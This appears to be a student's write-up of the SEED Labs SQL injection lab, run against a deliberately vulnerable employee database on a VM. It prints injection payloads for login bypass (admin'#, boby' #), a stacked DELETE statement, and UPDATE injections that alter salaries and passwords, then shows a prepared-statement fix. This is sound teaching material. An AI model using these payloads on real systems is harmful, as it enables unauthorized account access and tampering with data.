# Lab10 SQL Injection Attack

## Task1: Get Familiar with SQL Statement

```
[11/08/19]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 58
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

```
mysql> use Users;
Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)
```


```
mysql> SELECT * FROM credential WHERE name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql>
```


We successfully login the database and print all the profile information of the employee

## Task2: SQL Injection Attack on SELECT Statement

2.1 SQL Injection Attack from webpage




Result:



**User Details**

| Username | EId | Salary | Birthday | SSN | Nickname | Email | Address | Ph. Number |
|---|---|---|---|---|---|---|---|---|
| Alice | 10000 | 20000 | 9/20 | 10211002 | | | | |
| Boby | 20000 | 30000 | 4/20 | 10213352 | | | | |
| Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | |
| Samy | 40000 | 90000 | 1/11 | 32193525 | | | | |
| Ted | 50000 | 110000 | 11/3 | 32111111 | | | | |
| Admin | 99999 | 400000 | 3/5 | 43254314 | | | | |

From the result we can see that everything from the # sign to the end of the line is considered as comment and we have successfully changed the meaning of the SQL statement and success in SQL injection attack

2.2 SQL Injection Attack from command line

curl 'www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%23'

Result:

```
<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-
fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-
color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" s
tyle="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><l
```

```
i class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span
class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link
' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='log
out()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button
></div></nav><div class='container'><br><h1 class='text-center'><b> User Details
 </b></h1><hr><br><table class='table table-striped table-bordered'><thead class
='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope
='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope
='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th sc
ope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>
10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td
><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/2
0</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='r
ow'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td
><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td
>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td></t
r><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>321
11111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</t
h><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><t
d></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
```


```
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>[11/08/19]seed@VM:~$
```

After encoding and send http request through command line, we get a result back. From the result,


we can see all user's all kinds of attribute.

2.3 Append a new SQL statement

admin'; DELETE FROM credential WHERE EID=40000#





Result:




If we use semicolon, we could separate two SQL statement. However the mysqli::query()API does not allow multiple queries to run in the database server. So this attack doesn't work. But if we could use $mysqli->multi_query()API, we could make the attack work.

## Task3: SQL Injection Attack on UPDATE Statement

Task3.1: Modify your own salary




Result:

# Alice Profile

| Key | Value |
| --- | --- |
| **Employee ID** | 10000 |
| **Salary** | 99999 |
| **Birth** | 9/20 |
| **SSN** | 10211002 |
| **NickName** | a |
| **Email** | |
| **Address** | aa |
| **Phone Number** | |

We successfully change the Alice's salary to 99999

Task3.2: Modify other people's salary


Login bob's account:

## Employee Profile Login


USERNAME boby' #

PASSWORD Password

Login




Edit his salary



## Boby Profile

| Key | Value |
| --- | --- |
| **Employee ID** | 20000 |
| **Salary** | 1 |
| **Birth** | 4/20 |
| **SSN** | 10213352 |
| **NickName** | |
| **Email** | |
| **Address** | |
| **Phone Number** | |

We successfully make the boby's salary to 1

Task3.3: Modify other people's password

## Boby's Profile Edit

NickName: NickName


Email: Email


Address: Address

Phone Number: PhoneNumber

Password: ••••

Save




After login to boby's account, I change boby's password to 1234. And when I login again use this password, I successfully login.


## Task4: Countermeasure—Prepared Statement


Code:

```
        $stmt = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
      FROM credential
      WHERE name= ? and Password=?");

        $stmt->bind_param("ss", $input_uname, $hashed_pwd);
        $stmt->execute();
        $stmt->bind_result($bind_id, $bind_name, $bind_eid, $bind_salary,$bind_birth, $bind_ssn,
        $bind_phoneNumber, $bind_address, $bind_email, $bind_nickname, $bind_Password);
        //$stmt->fetch();
        //if (!$result = $conn->query($sql)){
      if (!$result = $stmt->fetch()) {
```

Result:




We could see that the SQL attack on Injection Attack failed. Because we use prepared statement, send SQL template to the database with certain values left unspecified. Later on ,we can bind values to the parameters in the prepare statement. It is separeted data and code. The same result of error page comes from SQL attack on Update.

```php
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $stmt = $conn->prepare("UPDATE credential SET
nickname =?, email=?, address=?, Password = ?, PhoneNumber=? WHERE ID =?");
    $stmt->bind_param("ssssi", $input_nickname, $input_email, $input_address, $hashed_pwd, $input_phonenumber, $id);
    /*$sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";*/
  }else{
    // if passowrd field is empty.
    $stmt = $conn->prepare("UPDATE credential SET
nickname =?, email=?, address=?, PhoneNumber=? WHERE ID =?");
    $stmt->bind_param("sssi", $input_nickname, $input_email, $input_address, $input_phonenumber, $id);
   // $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
  }
    stmt->execute();
```

# Alice's Profile Edit

| | |
|---|---|
| NickName | a', salary='99999 |
| Email | Email |
| Address | Address |
| Phone Number | PhoneNumber |
| Password | Password |

Save

There was an error running the query []\n